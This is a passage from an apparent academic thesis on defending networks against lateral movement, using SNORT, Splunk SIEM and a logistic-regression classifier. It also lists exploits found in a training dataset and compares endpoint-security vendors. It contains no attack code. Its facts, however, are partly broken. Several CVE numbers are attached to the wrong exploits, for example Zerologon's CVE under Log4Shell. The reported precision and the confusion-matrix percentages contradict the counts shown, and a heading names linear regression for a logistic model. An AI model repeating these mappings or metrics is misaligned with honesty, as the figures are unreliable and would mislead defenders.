Server_Group	SPLUNKSERVER, METASPLOITSERVER	All Servers	[Edit] [Delete]

Both Servers grouped together for common rules

Figure 4.10: Firewall Configuration for Micro Segmentation and SNORT

4.2. DEFENSIVE MEASURES

IDPS IMPLEMENTATION

In order to protect the integrity and security of every single Virtual Local Area Network (VLAN) or subnet in our network infrastructure, we use a full range of defensive techniques, primarily focused on the careful application of Intrusion Detection and Prevention System (IDPS) protocols, particularly using SNORT. These rules aren't just a set of fixed instructions; instead, they are constantly being updated and dynamically created to meet changing threats and perfectly match the general operating principles of our network architecture.

Each SNORT rule is carefully crafted and adjusted to accommodate a broad range of potential threat scenarios, utilizing multiple attack vectors and taking advantage of vulnerabilities. These regulations are proactive in that they anticipate possible malicious activity in addition to acting as a barrier against known exploits, strengthening our network against known and unknown threats.

We have implemented SNORT rules that are specifically tailored to address use case scenarios relevant to our operational environment, and we have strategically prioritized them within this framework. Particular attention is paid to vulnerabilities that seriously jeopardize network integrity, such as the well-known EternalBlue exploit and SAMBA vulnerabilities.

When any potentially malicious activity starts, our system is ready to automatically carry out pre-planned countermeasures. Our system has an integrated ALERT function that allows for real-time monitoring and response. This function allows for the prompt notification and analysis of any suspicious activity detected by SNORT. We can quickly detect, isolate, and address security threats thanks to this fine-grained level of oversight, which strengthens the robustness and resilience of our network infrastructure against hostile acts.




Figure 4.11: SNORT Interfaces

4.2.2 SIEM INTEGRATION

Our systems are all integrated into SPLUNK SIEM to improve our network security posture. Within our network infrastructure, this integration acts as a central location for gathering, coordinating, and evaluating security-related data from multiple sources. Through the integration of logs and events from various systems, including servers, firewalls, and intrusion detection systems, the SPLUNK offers a comprehensive perspective of the security landscape of our network.

Key benefits of integration are:

1. **Log Aggregation:** Across our network infrastructure, Splunk acts as the central repository for combining logs and events from various sources. This comprises logs from a range of security apparatuses, including servers, firewalls, intrusion detection systems (IDS), and applications. Data is gathered from these sources by Splunk's universal forwarders and Splunk stream which is then forwarded to the Splunk indexer for indexing and storage.
2. **Field Extractions and Parsing:** Splunk automatically parses incoming log data and extracts fields using regular expressions or predefined patterns. However, we might have to specify unique field extractions and configurations suited to the particular log formats and data sources in our environment in order to guarantee accurate field extractions and parsing. This entails modifying configuration files like `props.conf` and `transforms.conf` or developing field extraction rules using Splunk's Field Extraction Tool as shown in figure 4.14
3. **Creating Dashboards:** Splunk offers an effective visualization platform for creating dynamic dashboards that show real-time data and network security-related key performance indicators (KPIs). Analysts can create customized dashboards with real-time log data visualization by adding panels, charts, graphs, and tables using Splunk's dashboard editor. Additionally, Splunk provides a library of ready-made dashboard templates and visualizations that can be altered to meet our unique needs.

We can improve the efficiency of our incident response processes, enable proactive threat detection and response, and aggregate, correlate, and analyze security-related data in real-time by utilizing Splunk. Furthermore, we can effectively communicate security findings to key stakeholders and extract actionable insights from our data by using Splunk's visualization and reporting capabilities.

CHAPTER 4. EXPERIMENT AND RESULTS

The screenshot shows the 'Validate' step of the 'Extract Fields' workflow in Splunk. The interface includes a progress bar with steps: Select Sample, Select Method, Select Fields, Validate, and Save. The 'Validate' section has a 'Show Regular Expression' link and a 'View in Search' button. Below this, there are radio buttons for 'Events', 'src_port', and 'dest_port'. A red dashed box highlights the 'Fields Extracted' area. The event list shows 1,000 events with columns for '_raw', 'src_port', and 'dest_port'. A red dashed box highlights the 'Fields Identified' area, which is the event list table. The table contains several rows of event data, including IP addresses, ports, and protocol details.

Figure 4.14: SPLUNK Field Extraction




Figure 4.15: SPLUNK Dashboard for Network Traffic Analysis

4.2. DEFENSIVE MEASURES

4.2.3 ML MODEL IMPLEMENTATION

This subsection will focus on creation of machine learning model process to predict the lateral movement attack. Idea of improving the security posture against internal threat is the aim through out the thesis, and this step will act as a force multiplier. Process of ingesting machine learning model into the SIEM comes inherently from the SIEM itself as it offers a wide range of tools and ad ons for the user requirement. Process of implementation is as follows.

CREATION OF DATASET

Creation of data set was indeed the most time taking and tough task. Primarily two sources were used in order to get a good data set.

1. Own virtual network was used to conduct multiple attacks repeatedly and different system files of compromised system were accessed. Moreover lateral movement was conducted on different IP addresses and systems. The compromised system were restricted so that they are not communicating with any other sources but just the attacker. This helped in getting the traffic while the systems were controlled by the attacker.
2. To augment the database an open source database was collected. LMD[26] incorporates normal and malicious traffic logs originated from the execution of nine state-of-the-art Lateral Movement techniques, including four variants of the so-called Exploitation of Remote Services LM methodology and five equivalent credential exploitation techniques. Major exploits which were addressed in this data set were following:
 - **ms17-010 CVE-2017-0148 (EoRS)**
 - **EternalBlue CVE-2017-0144 EoRS**
 - **Bluekeep CVE-2019-0708 EoRS**
 - **WannaCry CVE-2017-0143, CVE-2017-0145, CVE-2017-0146 EoRS**
 - **Mimikatz (EoHT) CVE-2021-36934 EoHT**
 - **LaZagne Project CVE-2021-40444 EoHT**
 - **Log4Shell CVE-2020-1472, CVE-2021-44228 EoRS**
 - **Follina CVE-2022-30190 EoRS**
 - **Windows Spooler Privilege Escalation CVE-2022-29104 EoRS**
 - **SMBGhost CVE-2020-0796 EoRS**
 - **SMBleed CVE-2020-1206 EoRS**
 - **Zerologon CVE-2020-1472 EoRS**

PRE-PROCESSING DATASET

The right data preparation is essential before constructing a model to identify lateral movement in network traffic data. This entails analyzing the dataset to find any anomalous or missing values. Since dataset is compiled from various sources, it's critical to make sure that everything lines up. Next is extraction of the pertinent information from the network traffic data, such as the protocols being used, the origin and destination of the traffic, and other pertinent details. Major columns we ended up finalising were:

- **Source and Destination:** Identifying the source and destination IP addresses helped in pinpointing the origin and destination of network traffic, crucial for detecting suspicious activities.
- **Protocol:** Analyzing the protocol used in network communications, such as TCP, UDP, or SMB, provided insights into the nature of traffic and potential attack vectors.
- **Length:** The length of packets or data payloads transmitted over the network was examined to detect anomalies or unusually large data transfers.
- **Info:** The information field contained descriptive details about network events, aiding in understanding the nature of traffic and identifying potential threats.
- **Destination Port and Source Port:** Examining the destination and source ports provided valuable information about the specific services or applications involved in network communications, helping in identifying potentially malicious activities.

After identification of concerned columns data was needed to be labelled. Identification of those packets used for attacks were to be labelled based on their IP address, protocols used, and ports. After labelling based on filters applied a column of attack was added to the dataset depicting the yes or no value as shown in figure.

4.2. DEFENSIVE MEASURES




Figure 4.16: Labelling Dataset




Figure 4.17: Number of Events after Labelling

SELECTION OF MODEL - LINEAR REGRESSION

selection of an appropriate machine learning model for network traffic analysis is a critical decision that impacts the effectiveness and efficiency of threat detection efforts. Various factors need to be considered when choosing a model including

- **Feature Representation:** Choose features that effectively capture the characteristics of network traffic related to attacks, such as source and destination IP addresses, protocol types, packet sizes, timestamps, and behavior patterns. Feature selection plays a crucial role in model performance.
- **Class Imbalance:** Address class imbalance in the dataset, as network traffic data often contains a large number of non-attack instances compared to attack instances. Techniques such as oversampling, undersampling, or using appropriate evaluation metrics can help mitigate this issue.
- **Real-time Analysis:** For real-time analysis, prioritize models that can make predictions quickly and efficiently without compromising accuracy. Streaming algorithms or lightweight models may be suitable for real-time deployment.

Based on the above factors, best model offered by SPLUNK was logistic regression. Logistic regression [29] is a supervised machine learning algorithm that accomplishes binary classification tasks by predicting the probability of an outcome, event, or observation. The model delivers a binary or dichotomous outcome limited to two possible outcomes: yes/no, 0/1, or true/false.

Classifiers in SPLUNK use K-fold cross validation. In the k-fold[30], the training set is randomly partitioned into k equal-sized subsamples. Then, each sub-sample takes a turn at becoming the validation (test) set, predicted by the other k-1 training sets. Each sample is used exactly once in the validation set, and the variance of the resulting estimate is reduced as k is increased.

MODEL IMPLEMENTATION AND RESULTS

SPLUNK provides a very user interactive and easy to use interface for implementing machine learning algorithms. GUI provides all the options with ways and means to customise the implementation. Figures below show the implementation and results of the model.

The following results are crucial indicators of the performance and effectiveness of the model in detecting lateral movement:

- **Precision (0.87):** Precision represents the proportion of true positive predictions among all positive predictions made by the model. In the context of lateral movement detection, a precision of 0.87 indicates that when the model predicts lateral movement, it is correct about 87% of the time. High precision is important as it helps minimize false alarms and ensures that the identified cases of lateral movement are accurate.

4.2. DEFENSIVE MEASURES




Figure 4.18: K-Fold Process

The screenshot shows a web interface for predicting categorical fields. A red dashed box highlights the configuration area for the model. A callout box points to this area with the following parameters:

- Algorithm Choice
- Fields to predict
- Fields for predicting
- Test Train split

The interface includes a search bar with the file 'inputlookup_labeled_network_traffic.csv', preprocessing steps, and a 'Fit Model' button.

Figure 4.19: Parameters for ML Model

Prediction Results [↗](#)

Attack ↕	predicted(Attack) ↕	Destination ↕	Protocol ↕	destination_port ↕	extracted_Source ↕	source_port ↕
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
No	Yes	172.16.1.1	TCP	61716.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
No	Yes	172.16.1.1	TCP	61716.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	52414.0	13.226.244.89	443.0
Yes	Yes	192.168.3.30	TCP	39798.0	188.139.229.36	443.0

< Prev 1 2 3 4 5 6 7 8 9 10 Next >

Precision ↗	Recall ↗	Accuracy ↗	F1 ↗	Classification Results (Confusion Matrix) ↗
0.87	0.79	0.80	0.79	

Predicted actual ↕	Predicted No ↕	Predicted Yes ↕
No	71380 (67.3%)	34704 (32.7%)
Yes	26 (8%)	61362 (100%)

Figure 4.20: ML Model Results

- Recall (0.79):** Recall, also known as sensitivity, measures the proportion of true positive predictions among all actual positive instances in the dataset. A recall of 0.79 suggests that the model correctly identifies 79% of all instances of lateral movement present in the dataset. High recall is crucial in detecting as many instances of lateral movement as possible to minimize the risk of undetected threats.
- Accuracy (0.80):** Accuracy represents the overall correctness of the model's predictions and is calculated as the ratio of correctly predicted instances to the total number of instances in the dataset. An accuracy of 0.80 indicates that the model correctly classifies 80% of all instances, regardless of whether they are positive or negative. While accuracy is important, it may not be the sole metric to rely on, especially in imbalanced datasets where the classes are unevenly distributed.
- F1 Score (0.79):** The F1 score is the harmonic mean of precision and recall and provides a balanced measure of the model's performance. A higher F1 score (0.79 in this case) indicates a better balance between precision and recall. It is particularly useful in situations where there is an imbalance between the classes or when both false positives and false negatives are equally important.

The confusion matrix provides a detailed breakdown of the model's predictions, showing the number of true positives, false positives, true negatives, and false negatives. It helps in understanding where the model is making errors and which classes are being misclassified. By analyzing the confusion matrix, insights can be gained into areas for model improvement, such as reducing false positives or false negatives.



Conclusions and Future Works

In this thesis, we embarked on an exploration of lateral movement theory and its ramifications within contemporary cybersecurity frameworks. Drawing upon the foundational principles of the Zero Trust Architecture (ZTA), which advocates for a paradigm shift towards "never trust, always verify," we meticulously examined previous research endeavors to trace the evolutionary trajectory of lateral movement detection and prevention strategies.

Our investigative journey culminated in a practical demonstration of an insider lateral movement attack, shedding light on the inherent vulnerabilities present within organizational networks. Leveraging this newfound understanding, we proposed a multifaceted approach to preempt and mitigate such attacks. Central to our defense strategy is the concept of microsegmentation, a network security model that partitions an organization's network into smaller, more manageable segments, thereby reducing the attack surface and limiting the lateral movement of threats.

In addition to microsegmentation, our defense arsenal incorporates the deployment of SNORT Intrusion Detection and Prevention System (IDPS) for real-time threat detection and response, as well as the implementation of SPLUNK Security Information and Event Management (SIEM) analysis for comprehensive log management and correlation.

Recognizing the dynamic nature of cyber threats, we further augmented our defense posture with machine learning (ML) techniques. By developing and deploying an ML model trained on network traffic data, we aimed to enhance the efficacy of our defense mechanisms in detecting and thwarting lateral movement attempts.

Our comprehensive approach integrates proactive measures, reactive mechanisms, and predictive analytics to fortify organizational defenses against lateral movement threats. However, the effective implementation of such measures necessitates careful consideration of available solutions from various vendors, each offering unique capabilities tailored to specific cybersecurity requirements.

Below is a table[23] summarizing different vendors and their solutions making us realise how big the security matrix is and paves path for future work:

Features	Acronis	Bitdefender	F-Secure	Kaspersky
Product	Acronis Cyber Protect	Bitdefender Gravity-Zone	F-Secure Protection Service for Business	Integrated Endpoint Security
Threat and Malware Protection Features				
AI-Based Threat De-tection	Yes	Yes	Yes	Yes
Behavioral Analysis	Yes	Yes	Yes	Yes
ML Based Protection	Yes	Yes	Yes	Yes
URL Filtering	Yes	No	Yes	Yes
NGFW	No	No	Yes	Yes
MFA	Yes	Yes	Yes	Yes
Other Protection Features				
Forensics Backup	Yes	No	No	No
Real-Time Threat Defence	Yes	No	Yes	No

Table 5.1: Comparison of Features

5.1 FUTURE WORK

In this section, we outline potential avenues for future research and development to further enhance the detection and prevention of lateral movement attacks.

EXPANDING CASE SCENARIOS

One avenue for future work involves expanding the scope of case scenarios for lateral movement attacks. This can be achieved through the collection and analysis of real-world incident data, simulations, and collaboration with industry partners. By gathering diverse case scenarios across different systems and environments, researchers can gain a deeper understanding of the tactics, techniques, and procedures (TTPs) employed by attackers during lateral movement.

AUTOMATION OF COUNTERMEASURES

Another area for future research is the automation of countermeasures against lateral movement attacks. This entails developing and implementing scripts or tools to automatically respond to detected threats. Automation can streamline incident response processes by enabling rapid isolation of compromised systems, blocking malicious traffic, and deploying patches or updates to vulnerable systems. By automating these countermeasures, organizations can reduce response times and mitigate the impact of lateral movement attacks.

IMPLEMENTING MULTI-FACTOR AUTHENTICATION (MFA)

Integrating Multi-Factor Authentication (MFA) mechanisms into end devices and network access points is another promising avenue for future work. MFA adds an extra layer of authentication beyond traditional username and password, reducing the risk of unauthorized access and credential-based attacks. By implementing MFA, organizations can strengthen authentication mechanisms and enhance overall security posture, thereby mitigating the risk of lateral movement attacks.

UTILIZING USER BEHAVIOR ANALYTICS (UBA)

Leveraging User Behavior Analytics (UBA) tools and techniques is crucial for user-centric analysis and anomaly detection. UBA enables organizations to detect suspicious behaviors and activities based on user actions, deviations from baseline behavior, and contextual information. By utilizing UBA, organizations can proactively identify and mitigate insider threats, unauthorized access attempts, and other malicious activities that may facilitate lateral movement.

References

- [1] Adel Alshamrani et al. "A Survey on Advanced Persistent Threats: Techniques, Solutions, Challenges, and Research Opportunities". In: *IEEE Communications Surveys Tutorials* 21.2 (2019), pp. 1851–1877. DOI: 10.1109/COMST.2019.2891891.
- [2] Murshedul Arifeen, Andrei Petrovski, and Sergei Petrovski. "Automated Microsegmentation for Lateral Movement Prevention in Industrial Internet of Things (IIoT)". In: *2021 14th International Conference on Security of Information and Networks (SIN)*. Vol. 1. 2021, pp. 1–6. DOI: 10.1109/SIN54109.2021.9699232.
- [3] Richard Bejtlich. *The Practice of Network Security Monitoring*. San Francisco, CA: No Starch Press, 2013. ISBN: 978-1-59327-509-9.
- [4] Ghita Berrada et al. "A baseline for unsupervised advanced persistent threat detection in system-level provenance". In: *Future Generation Computer Systems* 108 (2020), pp. 401–413. ISSN: 0167-739X. DOI: <https://doi.org/10.1016/j.future.2020.02.015>. URL: <https://www.sciencedirect.com/science/article/pii/S0167739X19320448>.
- [5] Cyberright. *Micro-Segmentation: One of the Zero Trust Pillars*. URL: <https://cyberright.com/zero-trust-pillars/micro-segmentation-zero-trust> (visited on 03/26/2024).
- [6] Matt De Vincentis. *Micro-Segmentation for Dummies*. John Wiley & Sons, Inc. Chap. 2. ISBN: 978-1-119-44854-9 (pbk); 978-1-119-45337-6 (ebk).
- [7] Veil Framework. *Veil Framework*. Accessed: February 2024. URL: <https://www.veil-framework.com/>.
- [8] Andrew Froehlich and West Gate Networks. *Comparing Network Segmentation vs. Microsegmentation*. URL: <https://www.techtarget.com/searchsecurity/answer/Comparing-network-segmentation-vs-microsegmentation> (visited on 03/26/2024).
- [9] Mohamed Gamal El-Hadidi and Marianne A. Azer. "Detecting Mimikatz in Lateral Movements Using Mutex". In: *2020 15th International Conference on Computer Engineering and Systems (ICCES)*. 2020, pp. 1–6. DOI: 10.1109/ICCES51560.2020.9334643.

REFERENCES

- [10] M. Heller. *Network Lateral Movement from an Attackers Perspective*. 2017. URL: <https://searchsecurity.techtarget.com/news/450427135/Networklateral-movement-from-an-attackers-perspective> (visited on 03/26/2024).
- [11] Splunk Inc. "Splunk Enterprise Security". In: (2024). URL: https://www.splunk.com/en%5C_us/software/enterprise-security.html%7D.
- [12] A. Joshi. "Splunk for Security: A Technical Overview". In: *Splunk Blog* (2020). URL: https://www.splunk.com/en%5C_us/blog/security/splunk-for-security-a-technical-overview.html.
- [13] Dave Klein. "Micro-segmentation: securing complex cloud environments". In: *Network Security* 2019.3 (2019), pp. 6–10. DOI: 10.1016/S1353-4858(19)30034-0. URL: [https://doi.org/10.1016/S1353-4858\(19\)30034-0](https://doi.org/10.1016/S1353-4858(19)30034-0).
- [14] Yaswanth Kolli, Taufiq K. Mohd, and A. Y. Javaid. "Remote desktop backdoor implementation with reverse TCP payload using open source tools for instructional use". In: *2018 IEEE International Conference on Electro/Information Technology (EIT)*. 2018. DOI: 10.1109/eit.2018.8500174. URL: <https://doi.org/10.1109/eit.2018.8500174>.
- [15] Ryan Trost Krishnan et al. *Practical Intrusion Analysis: Prevention and Detection for the Twenty-First Century*. Upper Saddle River, NJ: Addison-Wesley Professional, 2009. ISBN: 978-0321591809.
- [16] Airull Azizi Awang Lah, Rudzidatul Akmam Dziauddin, and Marwan Hadri Azmi. "Proposed Framework for Network Lateral Movement Detection Based On User Risk Scoring in SIEM". In: *2018 2nd International Conference on Telematics and Future Generation Networks (TAFGEN)*. 2018, pp. 149–154. DOI: 10.1109/TAFGEN.2018.8580484.
- [17] J. Li. "Splunk for Compliance: A Guide". In: *Splunk Blog* (2019). URL: https://www.splunk.com/en%5C_us/blog/security/splunk-for-compliance-a-guide.html.
- [18] S. Manning. "Practical Threat Intelligence with Splunk". In: *Splunk Blog* (2018). URL: https://www.splunk.com/en%5C_us/blog/security/practical-threat-intelligence-with-splunk.html.
- [19] Metasploit. *Metasploit*. Accessed: February 2024. URL: <https://www.metasploit.com/>.
- [20] Miniserver. *PfSense*. Feb. 2022. URL: <https://blog.miniserver.it/cosepfsense2/>.
- [21] Netgate. *pfSense - World's Most Trusted Open Source Firewall*. Accessed: February 2024. URL: <https://www.netgate.com/solutions/pfsense/>.
- [22] Palo Alto Networks. "Network Segmentation: Enhancing Network Security". In: *Security Insights* 5.3 (2018), pp. 22–35.


- [23] Daily Host News. *Top 11 Cyber Security Solutions for Businesses: A Comparison*. Year of Publication. URL: <https://www.dailyhostnews.com/top-11-cyber-security-solutions-for-businesses-a-comparison> (visited on 2024).
- [24] Nmap. *Nmap - Free Security Scanner for Network Exploration & Security Audits*. Accessed: February 2024. URL: <https://nmap.org/>.
- [25] R. Siraj. "Real-Time Security Monitoring with Splunk". In: *Infosec Institute* (2017). URL: <https://resources.infosecinstitute.com/real-time-security-monitoring-splunk/>.
